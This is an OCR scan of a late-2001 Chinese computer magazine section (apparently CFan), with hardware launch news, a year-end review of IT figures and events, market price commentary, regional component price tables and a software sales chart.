昂达闪电新显卡上市　昂达新近推出“钛”系列显卡－766元的昂达闪电7700 32MB DDR版本和880元的昂达闪电8000 64MB DDR版本。两款显卡均采用nVIDIA最新推出的GeForce2 Titanium图形处理芯片，核心频率高达250MHz。昂达公司还独家推出了“1年包换”的完备服务，解除了用户的后顾之忧。


NEC隆重推出“瑰丽屏”1810X　近日，NEC对大陆推出18.1英寸“瑰丽屏”——MultiSync LCD1810X。此款1810X属于NEC“瑰丽屏”X系列，外观继承了NEC产品的稳重大方的风格。0.28mm的点距，200cd/m^{2}的亮度，300:1的对比度；1810X的XtraView宽视角技术可以使可视角度达到上下左右170度，分辨率高达1280×1024。

施乐激光打印机新品DP4517推出　DP4517的外形简洁美观，分辨率为1200×600dpi，标准配置2MB内存，最大可以达到64MB，每分钟打印17页，零售价格仅为6000元。同时它的扩展性能非常的好，增加一个信封走纸器，用它可以连续打印150个信封；还可以增加一个10页邮箱，10位工作人员可以将文件打印到自己的邮箱内，通过液晶面板上的密码锁才能够取走，增加了安全性。

宏盛128MB笔记本内存劲爆低价　日前，上海宏盛科技推出一款128MB SO-DIMM PC133笔记本内存，并一

●DFI P4主板家族系列化

最近，DFI推出多款针对不同P4规格产品的主板，形成齐全的奔腾4主板家族，以应对市场的全面挑战。其中采用支持Rambus内存的i850芯片组的有WT70、NT70；采用Intel845芯片组的有NB75、NB70、NB72、WB72、NB32；采用VIA的P4X266芯片组的有NX70、NX30、WX72和将于明年第二季度推出的采用VIAP4M266芯片组的NM30。



●方正笔记本电脑专用音箱

在日前举行的“移动世界、潮流先锋2001年方正颐和新产品暨策略发布会”上，方正颐和推出了国内首创的笔记本电脑专用音箱及方正颐和多媒体解决方案。方正笔记本电脑音箱，不仅在技术上弥补了现有笔记本产品的不足，而且在应用方面，也体现了方正颐和成为国内“产品潮流先锋”、“应用潮流先锋”的策略。



举打出“170元”的惊人低价，给众多笔记本用户带来了轻松升级的佳音。该内存采用抗干扰能力强的六层绿色PCB板，双面8颗16M×8bit内存颗粒，用常见的TSOPII（Thin Small Outlined Packaging II）芯片封装技术。

全新一代阿帕奇52X光驱上市 阿帕奇52X光驱采用全钢机芯的结构，最高数据传输率可以达到7800KB/s。这款光驱的兼容性很好，能够支持市场上的绝大多数CD格式，支持自启动光盘，其“人工智能纠错（AIEC）”技术可以智能地剔除读取时产生的错误信息，输出正确的标准信息，从而提高数据的输出稳定性和安全性。

昂达P4 DDR主板上市 昂达机构推出的两款P4X266主板，分别是支持423针的昂达VP4XE和支持478针的昂达VP4X。这两款主板均采用P4X266+VT8233的芯片组，标准的ATX大板设计，提供了三个DDR SDRAM内存插槽，最大内存容量达到了4GB，并提供了多达6个USB接口。

捷波屠龙XP销售看好 捷锐资讯推出的捷波屠龙XP主板是最早上市的KT266A主板之一，其拥有众多捷锐资讯针对DIY市场研发的特色功能，包括：恢复精灵、电源净化器、五重电控等，使得这款产品具有前所未有的性能表现，更能够充分地发挥出Athlon XP处理器的优势。市场价格仅为980元。自10月上旬投放市场以来，销售量节节攀升。

《自然码输入系统2000》隆重发行 新版本能够支持DOS、Windows 3x、Windows 9x、Windows 2000和Windows XP的中文简体、中文繁体和纯英文版多种环境，支持GB、GBK和BIG5大字符集，可用拼音、双拼、五笔等多种编码实现连续盲打输入、单独输入或混合输入，在字词及语句修改时可用偏旁部首的声母辅助选择，一改以往语句输入法改错时的不便，使得中文输入更灵活，重码更低，击键数更少，正确率更高。

蓝科翰威推出基于P4的两款主板LH-8ICX Pro和LH-8VX LH-8ICX Pro主板采用i845芯片组，针对高端，性能稳定，提供三个SDRAM扩展槽； LH-8VX主板采用威盛P4X266芯片组，支持Intel Pentium4 1.5GHz——2.4GHz以上的CPU。此款主板提供三个DDR内存插槽，充分发挥了P4为高内存带宽而设计的优良性能。

飞利浦推出150液晶全系列产品 日前飞利浦推出三款150液晶全系列产品150P2、150B2和150S。150P2、150B2作为高端液晶显示器，在对比度和亮度性能方面有大幅的提高，消除了漏光现象，全屏颜色特别均匀。150P2除了传统的VGA还配置了DVI数字视频接口，可以直接输入数字信号。面向广大家庭型用户推出的液晶显示器150S属于飞利浦的家用产品，先进的Scaling放大定标功能，在800×600或640×480下仍可维持出色的画面效果。

第二届中国优秀文化网站评选揭晓 10月23日，中国电信杯第二届中国优秀文化网站调查评估颁奖大会在京举行。网络文明工程组委会公布了第二届中国优秀文化网站名单，向中国电信杯“我为网络文明献计献策”征文获奖作者颁了奖。获得中国优秀文化网站称号的网站是：北大在线、中少网站、中华行知网、奥林匹克百科全书网、联众世界、超星数字图书馆、千龙新闻网、新华网、咚咚锵—中华戏曲网。

Windows XP走进中国 11月9日，微软（中国）有限公司在北京举行了规模盛大的产品发布会和体验展示会，共同庆祝微软Windows XP中文版在中国正式发布。

■活　动

★“后DIY攒机大赛”隆重举行

近日，由北京豪杰、EMC等公司联合主办的北京高校“后DIY攒机巡回大赛”第一站在清华大学科技礼堂拉开帷幕，本次大赛采取了自愿报名方式，为保证大赛的权威性，对报名参赛的选手先进行预选，最终决出32名参赛选手参加第一站清华决赛，最后20余所高校攒机冠军进行总决赛。大赛同期各主办单位还将举行产品的展示、热卖及现场有奖问答活动。随后几周，大赛还将陆续在北京其他20余所高校进行。

★江苏银河送大礼！


近日，江苏银河电子举办“用户突破4千万，300万元真情回馈”活动。300万元人民币奖金在未来几个月内通过各种形式回馈给广大消费者。第一期活动将在11月8日开始持续2个月，活动期间只要用户购买银河电子公司的华表王全金属机箱、华表II代高档机箱，就有中大奖的可能，本次活动一等奖奖金高达500元，并且即开即兑。

★“快译通”杯PDA软件设计大赛在京拉开帷幕

金秋十月，“快译通”杯PDA软件设计大赛在京拉开帷幕。本次大赛由著名掌上电脑生产商香港权智集团主办，国内最大的IT网站太平洋电脑网(www.pconline.com.cn)及中山大学协办。此次比赛得到了中国计算机行业协会与业界知名PDA资讯公司北京水清木华科技有限公司的大力支持。

●创新Inspire（音诗派）5.1 Digital 5700音箱

11月2日，创新科技有限公司在北京正式发布Creative Inspire（音诗派）5.1 Digital 5700音箱。该音箱在音频回放质量方面可以媲美很多家庭音响系统。放送高保真音频的能力使其成为Sound Blaster Audigy声卡的最佳伴侣。



●MSN专用的Talkabout T900寻呼机面世

11月6日，微软向其注册用户推出了一种双向的无线访问设备“Talkabout T900”。“Talkabout T900”是摩托罗拉公司为微软MSN专门设计生产的一种双向寻呼机，它由一个紧凑型的小键盘和一个可以容纳4行消息的屏幕组成，设计小巧，携带方便，可以方便用户收发MSN提供的Hotmail免费邮件服务、接收短消息以及访问MSN上的其他服务，比如及时的股市行情、警示消息等等。



Motorola's T900 interactive pager

□CFan 黄金眼

2001 年年终总结（上）

十大风云人物

引子：2001 年的征程已接近尾声，先行者的探索之结果虽然悲壮，但给人们带来的感触却让人久久不能平静。鲜花、掌声之中有凝重，但我们的绝地英雄终将像猛士一样继续前行。在这里请向我们的探索者致敬。

王志东

曾被誉为中国互联网偶像的英雄人物也会下岗，而且还下得那样的突然和凄凉，这不能不让人惊叹资本的魔力。而王志东去职后他所拥有的新浪互联的 70% 的股份就成了一个重要的砝码，双方的表演在相当长的时间里吸引了媒体和观众的全部目光。

入选理由：你能找出半点反对的理由吗？

王峻涛

对于中国的 B to C 产业来说，王峻涛是一个符号级的人物，他的去留转换在媒体看来都是大事。而他今年的两下两上也昭示着中国电子商务事业今年道路的坎坷。经历了风风雨雨的王峻涛在落地西单之后，将在另一个舞台继续着他的经营理念。

入选理由：当一个时代结束的时候，我们能不给一点掌声吗？

王嘉廉

今年的七八两个月对 CA 公司董事长王嘉廉及他的公司来说，是极其难忘的，也是十分艰难的。由德克萨斯州的亿万富翁怀利先生发起的 CA 股权之争在业界掀起轩然大波，王嘉廉最终在股东大会上击败对手，获得大胜。

入选理由：王嘉廉的胜利不仅关系他个人的命运，更关系到 CA 的未来战略。

王文京

当用友软件的股票以 76 元开盘价亮相中国证券市场时，新中国历史上最大的暴发户——王文京诞生了，身份一度高达 50 亿元人民币之巨。于是人们纷纷猜测王文京能否成为中国的比尔·盖茨。而他聘请苏启强、杨元庆和吴晓球等在 IT 及金融领域内大名鼎鼎的实业家、学者担任独立董事的举动更是赢得了舆论界的一致叫好。

入选理由：50 亿，就凭这。

费奥里娜

当惠普和康柏将要合并的消息公布之后，惠普的女 CEO 费奥里娜就开始承受着巨大的压力，一方面要考虑双方合并之后的诸项事宜，另一方面还要迎接来自各方的挑战，为双方的合并铺平道路。媒体的种种刁难反让她这个世界第一女 CEO 有了展示自己风采的机会。

入选理由：做名女人难，做惠普女 CEO 更难。

宫玉国

曾经是中国互联网一面旗帜的 ChinaByte 在互联网的冬天里被资本抛弃了，而这个网络的保姆宫玉国在万般无奈中将这个孩子送给人家收养之后自己也辞职了。随着宫玉国的辞职，网站原先的绝大多数职工也一同集体辞职。

入选理由：经营好一个企业不容易，而得到全体职工的认同和爱戴更难。

吴士宏

随着吴士宏出任翰林汇董事长，她又一次成为公众关注的焦点。从目前的情况来看，“吴士宏神话”已近终结，TCL 从家电向 IT 的转型也没有达到预期的目的，但她所做的将家电企业装上 IT 轮子的探索却有着非常积极的意义。

入选理由：我们能不给探索者一些敬意吗？

陈文琦

在英特尔公司向威盛发难之后，作为“小虾米搏击大鲨鱼”之戏的主角的威盛老总陈文琦胆气十足、一步不让地进行了针锋相对的斗争，与英特尔公司对薄公堂。最近几年，威盛公司的发展速度惊人，从普通的芯片组生产厂商中脱颖而出，并开始涉足 CPU 生产，这其中，陈文琦功不可没。

入选理由：能让英特尔瞧得上眼就很不容易，更何况让英特尔感到害怕。

阚凯力

北京邮电大学经济管理学院教授阚凯力一直是主张拆分中国电信的中坚分子，今年在报刊和网络上与反对派进行了多次论战，将中国电信必须拆分的理由讲得是家喻户晓、人人皆知。

入选理由：分拆中国电信，光是想想就够激动人的了。

Terry Semel

当经济低迷蔓延在整个互联网业的时候，雅虎作为最大的网络门户也不可避免受到严重的冲击。而在线广告业的不景气则使雅虎成为最大的受害者，在此危难时刻，Terry Semel 临危受命，走马上任雅虎 CEO。经过几个月的努力，经营状况明显好转，力挽狂澜。

入选理由：雅虎是互联网上的头号明星。

十大憾事

微软垄断案悬念难解

美国当地时间11月2日，美国司法部和微软公司达成一份过渡性协议，可望以此解决历时三年的垄断案。按照这个协议，微软将执行协议中规定的商业行为限制条款，从而避免被一分为二。在11月6日举行的法庭听证会上，9个州接受了上述和解协议，但其余9个州以及哥伦比亚特区却表示将寻求对微软更严厉的处罚。估计此案还要拖上好长一段时间才能了结。

期待：无论最后的结果是什么，希望我国的软件公司能从中受益。

网易合同误报

今年五月份，网易公司发表一份声明说，公司中有一个或多个职员在公司与第三方广告公司中的合同的个别条款可能有隐瞒或误报，由此引发了网易合同误报事件，致使网易的年报未按纳斯达克证券市场规定的时间呈报，并直接导致了网易股票在纳斯达克停牌。

期待：大家能引以为鉴，不再做类似事情。

二 板

去年的高交会，风险投资绝对是最活跃的主角，深圳创业板绝对是最热门的话题。去年4月，中国证监会就曾表示：证监会已经对设立二板市场作了充分准备，一旦立法和技术条件成熟，将尽早推出。现在一年多过去了，可对二板满心期待的人们仍旧是"光听楼梯响，不见人下楼"，等来等去等到的总是一再延期的消息，到底二板何时开市，目前还没有确切的消息，性急而又有实力的几家不得不转道主板。

期待：将来二板开市时带来的惊喜能与等待的时间成正比。

千名精英瞬间殒命"911"

9月11日在美国发生的震惊世界的恐怖袭击事件给美国和全世界带来了上万亿美元的损失。由于在恐怖袭击事件中被炸毁的世界贸易中心大厦是美国经济繁荣和领先地位的象征，它不仅是财富聚集之所，也是世界经济精英们汇聚的地方，因此与财物上的损失相比，更惨重的损失就是上千名精英人物葬身在火海和废墟里。

期待：类似的恶梦永远不要再发生。

掌门网短信尴尬

今年8月份，一家名为"掌门网"的网站由于违规向消费者有偿发送短信息而成为全社会关注的焦点，他们未经当事人同意便发送收费短信息的行为在社会上造成了极坏的影响，中央电视台也对此作了报导。

期待：千万别打我的血汗钱的歪主意。

电子商务之花的凋谢

从8848拆分到王峻涛离职再到谭智解职的纷争，曾被喻为中国电子商务大旗的8848公司在2001年中一直动荡不安。到年底，8848宣布与电商网合并，而曾被王峻涛称作是"资本和产业的完美结合"的MY8848则在仅仅运行了9个月后就人去楼空：其网站因为拖欠电信资费而无法登录，来自全国各地消费者的投诉信件源源不断，地产商贴出布告要房租，而供货商则向法院申请要求返还拖欠货款。

期待：新的电子商务模式能够在旧模式的死亡中诞生。

ADSL：你的问题我永远不懂

在一片期待的目光里，ADSL今年闪亮登场，并以惊人的发展速度迅速成长为今年宽带热中的明星，然而ADSL在给我们带来高速度的同时，也带来了各种烦恼和疑问：设备接入费怎么看怎么像"初装费"，收费标准五花八门，故障是千奇百怪。

期待：不要再让消费者雾里看花。

病 毒

今年病毒制造者似乎特别勤快，新病毒层出不穷："Sircam"、"红色代码"、"红色代码II"、"尼姆达"、"求职信"……一个比一个厉害，以致于有人将2001年戏称为"电脑病毒年"。随着网络的日益普及，电脑病毒的传播速度越来越快，所以造成的危害也越来越大。

期待：快告诉我，哪里是净土？

海底光缆阻断事件一再发生

影响比较大的几次有：2月9日中美海底光缆崇明段阻断，造成大陆2000万用户不能访问北美网站；在3月9日，中美海底光缆西段上海至汕头段海底光缆发生阻断，中国电信至北美和台湾地区的部分电路受到影响；9月20日，中美海底光缆又一次遭到破坏，直接导致亚洲部分地区(包括香港)和美国之间的互联网连接中断，中国南部地区的用户受一定影响。

期待：千万不要将海底光缆变成一个容易受伤的人。

恒升案被告王洪因"拒不履行法院的判决"被拘留

3月12日，王洪因"拒不履行判决"而被北京海淀法院司法拘留，其律师陈志华及二审代理人、北大法学院博士研究生孙海龙为了使王洪重获自由到处筹措款项，在朋友们的热心帮助下，凑够了9万元人民币，并于2001年3月13日下午送至北京市海淀区人民法院执行庭，经办法官在请示领导后同意解除对王洪的拘留。当天下午6:50，王洪被释放，走出了北京海淀看守所的大门。

期待：最好不再出现类似事情。

□栏目主持　胡 克



在最近一段时间的CPU市场中，P4一直保持着强劲的销售势头。相对来讲，这应该算是两年以来Intel与AMD的对抗中，Intel感到最为轻松的一段时期了。Socket 423和Socket 478两款P4凭借着高性价比的优势，一直凌驾于AMD的雷鸟系列之上，占据了近期CPU的大部分市场。但Intel的这种轻松时刻好像已经不会太长了，随着AMD在高端的新品——基于Palomino核心的Athlon XP全面上市，这种无论是价格还是性能都与P4“有一拼”的CPU，对P4在市场上的地位产生了极大的威胁。看来如果P4不尽快调整价格的话，现在的市场优势很有可能会被Athlon XP夺走。Athlon XP与雷鸟比起来耗电量降低了20%，并且内建了全套Intel SSE指令集，可以将Athlon XP辨识成兼容于SSE的处理器。目前市场上Athlon XP几种主频的产品已经全面到货，Athlon XP 1500+/1600+/1700+/1800+的价格分别为1060/1220/1510/1900元。此外AMD的反击势头还不止于此，它采用Morgan新核心的毒龙1G也已经上市了，这种CPU采用的是增强型0.18微米工艺，128K一级缓存，64K的二级缓存，200MHz FSB的设计，它的核心电压已经提升到了1.75V，目前在市场中的价格为650元。而老款的AMD系列产品却并没有因为新品上市而在价格上产生多大的变化，毒龙750/800/850/900的价格分别为300/370/450/500元；雷鸟1G/1.1G/1.2G/1.3G/1.4G的价格分别为680/700/780/850/980元。毒龙和雷鸟的价格已经很久没有大的变化了，从今后的走势来看，新款CPU的上市将为整个CPU市场创造一个新的价格体系，这对于喜爱AMD系列的用户应该是个好消息。

大家应该注意到Athlon XP频率后面有一个“+”，它是基于Pentium 4核心Northwood的性能来作为标准的，也就是说雷鸟XP1500+相当于P4 1.5GHz，而实际频率是1333MHz，1600+实际频率为1400MHz，1800+的实际频率为1500MHz。相关的内容可参见本期“市场一览”的“市场聚焦”。

相对于AMD新品的上市，Intel目前并没有对P4的价格作出大的变动，Socket 423的P4在逐渐缩小市场份额的同时，价格也在逐渐走低，目前Socket 423的P4 1.4G/1.5G/1.6G/1.7G的价格分别为990/1230/1400/1520元。Socket 478的P4已经渐渐成为了Intel的主力军，但由于长期的货源不足，价格一直居高不下，1.4G/1.5G/1.7G的价格分别为1100/1360/1610元，面对Athlon XP的进攻，看来Intel采取降价措施的方案势在必行了。低端的赛扬II面对新上市的毒龙1G在价格上还有一定的优势，赛扬II 566/633/667/700/733/766的价格分别为285/310/325/340/345/365元，100MHz外频的赛扬II 800/850/900/950/1G的价格分别为415/425/485/540/580元。PIII的价格波动不大，100MHz外频的PIII 800E/850E/900E/1G的价格分别为1080/1210/1140/1380元；133MHz外频的PIII 800EB/866EB/933EB价格分别为1070/1120/1340元。PIII Tualatin 1.2G已经降到了1650元，应该还有一定的降价空间。

内存的价格虽然已经很稳定，但其总体价格的走势还是在慢慢地下降。现代PC-133 128MB的内存已经达到70元，256MB的也只有135元。而Kingmax的内存价格却还保持在比较高的价位，Kingmax PC150 128MB/256MB的价格分别为115/230元，256MB的产品与普通现代内存相比，差价达到了100元左右。Kingmax PC150的2.0版已经上市，与以前版本最为明显的区别就是将PCB板换成了橙黄色，而且在内存颗粒上也注明了规格为PC150 CL=3，大家在购买的时候要注意。DDR内存强大的势头没有人能阻止，而且价格上又有所下降，市场中出货量最多的还是现代的产品，PC2100 128MB的价格为130元。Kingmax PC2100 128MB稍微贵一些，为140元；Kinghorse为150元。目前新的DDR-300内存也可以在市场中看到了，最大数据传输速率为2.4GB/秒，比PC2100的产品要高，Kingmax 256MB的价格为280元。

硬盘的价格一直在以5元、10元为单位下降。IBM 60GXP 40G现在的价格为885元；西部数据5400转40G/60G的价格分别为740/1180元，7200转40G的为875元；希捷U6系列，40G/60G的价格为695/935元，酷鱼IV 60G已经降到1140元了；迈拓的星钻一代40G的价格为780元，金钻六代40G的价格为1130元。

随着ATI发布了Radeon 8500，nVIDIA发布了“钛”系列显卡，再加上前一段时间Matrox G550的出现，新一轮的显卡大战又拉开了帷幕。nVIDIA的“钛”系列显卡一共有三个型号，它们分别是GeForce2 Ti、Ti 200和Ti 500，其中GeForce2 Ti的市场定位在于取代GeForce2 Pro，而Ti 200和Ti 500分别对应中端和高端市场。目前市场中耕升的GeForce2 Ti（64MB 4纳秒的DDR显存）价格为1190元；丽台的GeForce2 Ti（64MB 4纳秒的DDR显存）为1299元，丽台的Ti 200和Ti 500价格分别为2300元和3600元，对于普通用户来说有些过高。目前在市场中的ATI Radeon 7500和8500的产品，都是各显卡厂家使用ATI芯片自行生产的显卡，而并不是ATI原厂的产品。Radeon 7500的价格一般保持在1280元左右，8500的价格为1980元左右。Radeon这两款产品在画质上有明显的优势，而且性价比都还不错，但ATI在驱动方面一贯的弱点并没有太大的改善。而对于经常进行2D作图、使用Photoshop的用户一般都会选择G550，它的价格为890元。CF

鸣谢本栏特约信息员
杨法　余庆辉
杨涛　黄　宇

E-mail: cfmk@cfan.com.cn

报价杂货铺

（截止到 2001.11.15，仅供参考。每日行情报价和分析可查阅《电脑爱好者》网站，地址：http://www.cfan.com.cn/hardware/）

华东地区产品报价

CPU

产品	价格
P4 1.6G/1.5G (478)	1595/1330 元
P3 733/933/1G 盒	1030/1430/1590 元
P3 733/933/1G 散	1000/1340/1500 元
Celeron II 800/850/900 散	460/480/565 元
AMD 雷鸟850/1G/1.2G	580/770/870 元
AMD 毒龙 750/800/850	340/390/450 元

主板

产品	价格
Intel 原装 850(P4)	1280 元
Asus(华硕) CUSL2-C(815EP)	920 元
Asus(华硕) PT4 （P4 Intel 850）	1350 元
升技 TH7-RAID(i850 P4)	1250 元
升技 KT7A/KT7E	920/830 元
升技 SA6/ST6(815EP)	890/930 元
技嘉 60X(I815EP)/8TX-C(I850)	770/1380 元
微星 815EP/850Pro/845 PRO	890/1290/1250 元
硕泰克 SL-75DRV(VIA KT266 支持 DDR)	890 元
硕泰克 SL-65DRV(VIA Appllo Pro266 支持 DDR)	810 元

内存

产品	价格
Kingmax 128M/256M PC150	130/240 元
KingSton 128M/256M PC133	160/290 元
KingSton Rambus 64M/128M	175/405 元
三星 Rambus 64M/128M	180/410 元
KingSton 128M/256M DDR	165/355 元
HY 128M/256M PC133	80/160 元
CF 卡 三星 32M/64M/96M/128M	178/280/460/550 元

声卡

产品	价格
Creative(创新) Vibra 128	140 元
Creative(创新) Digital 128	230 元
Creative(创新) Live! Value(数码版)	450 元
Creative SB LIVE！5.1 豪华版	800 元
Creative SB LIVE 白金版	2050 元
WINFAST Sound 支持光纤	380 元

显示器

产品	价格
Philips 105S/107E/107T	1070/1480/1620 元
Acer 77V/78G/GT	1380/1880/1680 元
Samsung 750S/753DF	1360/1630 元
LG795FT/777FN （纯平）	2280/2450 元
SONY G200/G400/G500	4500/7700/13200 元
Samsung 560V/Acer FP450	3650/2999 元
Philips 105S/Viewsonic VE150	3600/3900 元

华南地区产品报价

CPU

产品	价格
Intel 奔腾4 1.7G/1.4G(423 盒装)	1625/1030 元
Intel 奔腾4 1.6G/1.5G(478 盒装)	1565/1500 元
Intel 赛扬 II 1G/900/850/800 盒装	710/570/510/460 元
AMD Athlon XP 1800+/1700+/1600+	1710/1290/1025元
AMD 雷鸟 1.2G/1G/950/900/850	790/680/540/495/480 元
AMD Duron 1G/900/800	570/435/370 元

主板

产品	价格
维硕 K7VAT/694X/815EP	750/650/780 元
华硕P4B/A7V133-C/A7V-E	1310/980/840 元
微星 KT266 Pro/K7T Turbo-NL	1110/800 元
磐英4T2A3/4B2A/8KHA+	1280/1070/930 元
技嘉 8TXC/8IDX3/7VTXH	1300/1220/1040 元
技嘉 7VTX-P/7VTXE/7ZXH	980/950/810 元
硕泰克85DRV/85SD+/75MAV	1020/1350/860 元
钻石NB72-SC/AD70-SC/AK75-EC	1100/890/750 元

硬盘

产品	价格
IBM 60GXP 20G/40G/60G	745/905/1100 元
钻石星钻二代 40G/60G	830/1200 元
钻石金钻六代 30G/40G/60G	940/1190/1490 元
钻石新火球一代 20G/40G/80G	725/840/1580 元
西部数据 20G/40G(5400)	640/740 元
西部数据 20G/40G/80G(7200)	715/895/1530 元
希捷酷鱼IV系列 20GB/40G	720/885 元
希捷 U6 20G/40G	650/745 元

显卡

产品	价格
维硕 Radeon VE/Rage128 PRO	520/330 元
维硕 GF2 MX400/MX200/GTS	580/480/820 元
丽台 GTS Pro/S360 DH PRO	999/860 元
丽台 S360 Pro/GeForce 256 SD	690/590 元
小影霸火旋风 626/ 火旋风 616	580/500 元
小影霸小妖 G9700 DDR/ 小妖 G7600	950/700 元
小影霸速配 7700/ 速配 6000	820/630 元
ATI Radeon LE Ultra/VE/Xpert2000	890/800/500 元
耕升 MX400/MX200	670/450 元

内存

产品	价格
HY 128M/256M DDR	160/310 元
Kingmax 256M/128M PC150	228/166 元
Kingmax 128M/256M DDR	185/315 元
三星 128M/256M/512M	130/265/525 元

移动存储

产品	价格
朗科优盘加密型 16M/32M/64M	175/299/499 元
朗科优盘加密型96M/128M/256M	799/999/1999 元
朗科优盘无驱动型 16M/32M/64M	299/349/599 元
朗科优盘无驱动型96M/128M/256M	899/1199/2399 元
爱国者加密王 5G/10G/20G	1580/1980/2880 元
数据通(口袋硬盘)10G/20G/30G	1680/2380/3380 元

华中地区产品报价

CPU

产品	价格
P4 1.8G/1.7G/1.5G/1.4G(478针)	2200/1680/1400/1160 元
P4 1.5G /1.4G(423盒)	1230/1020 元
P3 1G/933EB/866EB（盒）	1570/1280/1160 元
P3 1G/933EB/866EB/800EB/733EB（散）	1480/1170/1010/950/920 元
Celeron II 1G/950/900/850/800/766	560/480/460/400/380/340 元
Athlon 1.6/1.5G/1.2G/1G/950	1060/980/760/660/540 元
Duron 850/800	380/350 元

内存

产品	价格
三星 256M/128M/64M Rambus	670/300/150 元
三星 256M/128M DDR	300/140 元
Kingston 256M/128M/64M Rambus	720/360/170 元
Kingston 256M/128M DDR	320/160 元
Kingston 256M/128M SDRAM	240/130 元
Kingmax 256M/128M/64M SDRAM	240/120/70 元
HY 256M/128M DDR	240/120 元
HY 128M/64M Rambus	280/140 元

硬盘

产品	价格
IBM 60GXP 60G/40G	1280/890 元
WD 40G/30G/20G (7200)	870/800/670 元
WD 40G/30G (5400)	720/670 元
Maxtor 金钻 40G/30G/20G	870/800/700 元
Maxtor 星钻 80G/60G/40G	1550/1050/750 元
Seagate 酷鱼 4 40G/20G	910/730 元
Seagate U6 80G/60G/40G/20G（5400）	1390/990/740/660 元

显示器

产品	价格
三星 743DF/753DF/700IFT	1580/1650/2250 元
Acer77g/77gt/78g/79p	1640/1699/1899/2699 元
EMC 维冠 DX777/DX787/PF797	1380/1420/1588 元
LG 771/772/774/775/795	1580/1620/1980/1680/2350 元

声卡

产品	价格
傲锐 V512/ V1	140/190 元
瑞丽 春之颂 2000/P50	280/580 元
创新 V128/PCI 128 D	180/240 元
创新 SB Live Digital	500 元

其他

产品	价格
Acer 52x/52v/52M/M100	88/70/110/168 元
Acer 52x+M100 套装	199
罗技 易上手 / 抢手套装	110/240 元
Start 小飞侠 / 网上之星 外置	490/590 元
全向极光 外置 Modem	480 元

连邦软件销售排行榜

2001年10月29日-2001年11月11日

咨询电话：(010) 62525338

名次	操作系统平台		设计开发工具		办公事务处理		信息管理	
	名　称	金额(元)	名　称	金额(元)	名　称	金额(元)	名　称	金额(元)
1	红旗 Linux服务器版	58	流风婚纱形象设计系统	168	智能狂拼2	39	轻松会计	98
2	Xteam Linux4.0	28	CAXA电子图板	650	金山笔圣一连笔王	238	速达3000	880
3	Windows2000	1999	电子设计自动化软件EDA2000	980	自然码2000专业版	260	E商网络商务管理	499
4	Redhat Linux7.2	22	编程经典控件大全	38	WPS Office办公组合软件	198	腾鹰汽修管理系统	3800
5	中文之星2001	1380	网站设计经典	49	名片大师2	100	挑战商务	1680
6	WindowsXP	1998	远潮电脑婚纱自我形象设计	68	打字高手	28	天大天财进销存	780
7	Linux 世纪行	38	编程资源大全	32	文杰 For Windows(2001)	158	营销百宝箱	168
8	Windows Me	1188	我形我速	99	Office XP	4720	财智2001	85
9	蓝点双响炮	18	程序员加油站	28	二笔输入法	280	财神3000	39
10	中软 Linux3.0	10	趣味编程2	28	五笔字型第二代	36	降龙九九会计软件	99

名次	游戏娱乐		教育学习		电子图书		实用工具	
	名　称	金额(元)	名　称	金额(元)	名　称	金额(元)	名　称	金额(元)
1	石器时代2.0家族开拓史	29	电脑世纪行3	267	程序员大本营2001一微软版	38	瑞星2002	198
2	盟军敢死队2	68	洪恩GOGO学英语全集	150	平面设计专业图库	78	KV3000	128
3	金庸群侠传网络版点数卡	29	随心所欲说英语	150	长篇评书一三国演义	38	金山词霸2002	49
4	乾隆王朝月费卡	18	树人家庭教育软件	68	图酷-高密度数码图库	68	豪杰遥控司令	48
5	寻秦记	49	开机就用＋开机就会	130	电脑设计专业图库	65	Norton2001	238
6	霹雳麻将	48	我爱背单词2001	48	汉仪字库	168	捷通听霸	18
7	三角洲特种部队3	50	火柴头英语	28	中国名著1200套装	108	Tools电脑实用工具2	38
8	神雕大侠	9	新东方背单词	25	炒股新概念	48	Kill2000	268
9	珍珠港一拂晓出击	38	从零开始学英语	150	金庸武侠小说全集	48	东方影都	49
10	永远的心跳回忆	48	PhotoShop6.0经典实例教学	25	E时代超级手绘图库	98	平面设计不求人	48

西北地区产品报价

产品	价格
CPU	
P4 1.4G/1.5G (478)	1010/1400元
P3 866/933/1G	1150/1400/1480元
赛扬 II 800/850/900/1G	430/450/490/580元
雷鸟1G/1.2G/1.3G/1.4G	685/790/920/990元
毒龙 800/850/900	370/400/490元
硬盘	
IBM 40G/60G(7200)	960/1190元
IBM 10G/20G(笔记本专用)	760/1040元
酷鱼III 20G/40G	690/910元
WD 20G/30G/40(7200)	710/810/890元
迈拓30G/40G/60G(7200)	950/1190/1500元
内存	
HY 128M/256M	90/160元
Kingmax 128M/256M	120/240元
三星128M DDR/64M Rambus	120/140元
显示器	
PHILIPS 105B/105G/107G/107T	1220/1260/1660/1760元
金长城 GW1770U/N700DF/N700DFS	1540/1800/1830元
三星 550B/753DF/755DF/700IFT	1390/1750/2550/2950元
爱国者700E/770FT/788FD/900A	1299/1599/2299/3299元
Acer 77V/77G/78G/77GT	1499/1699/1999/1799元
优派E653/E70F/E73F/PF755	1200/1790/1990/3250元
源兴B1570M/B1770M/B1770F	1060/1499/1830元
雅美达570T/772T/786T/797T	1599/2680/2980/3280元
TCL 1765F/1766F/MA770/LCD56L	1560/1599/1299/3680元
主板	
联想 K7E-C/P4B/SX5EP/A12(DDR)	930/1430/868/1099元
奔驰815EP/K8-200A+/K8-266A/8KTA3	835/880/960/750元
微星 K7TPRO2NL-A/K7T TUBRO-NL	830/850元
技嘉60XE/60XE-1/60X/6VX7-4X-AP	1070/950/910/820元
华硕P4T-F/P4B/TUSL2-C/A7V133-C	1320/1330/910/840元
显卡	
太阳花幻影S9000/8800/S8000PRO/S8000	1190/1030/899/750元
微星8808/8817	530/790元
华硕 V6600/MX200/MX400	520/560/780元
丽台S320 II /GF2 MX PRO/GF2 MX	580/900/700元
光驱	
Acer 48X/50X/52X	370/390/420元
爱国者52X/16X DVD/12XCD-RW	339/555/699元
长谷50X/52X/12X DVD	268/288/468元
三星48X/52X	370/390元
奥美嘉50X/52X/12X DVD	350/388/580元
雄兵50X/10X DVD/12X DVD	360/690/760元
Aopen40X/48X/50X/	330/340/360 元
音箱	
创新PcWorks2.1/4.1	300/430元
漫步者R1000TC/R1800AT/R1900TB	180/350/450元
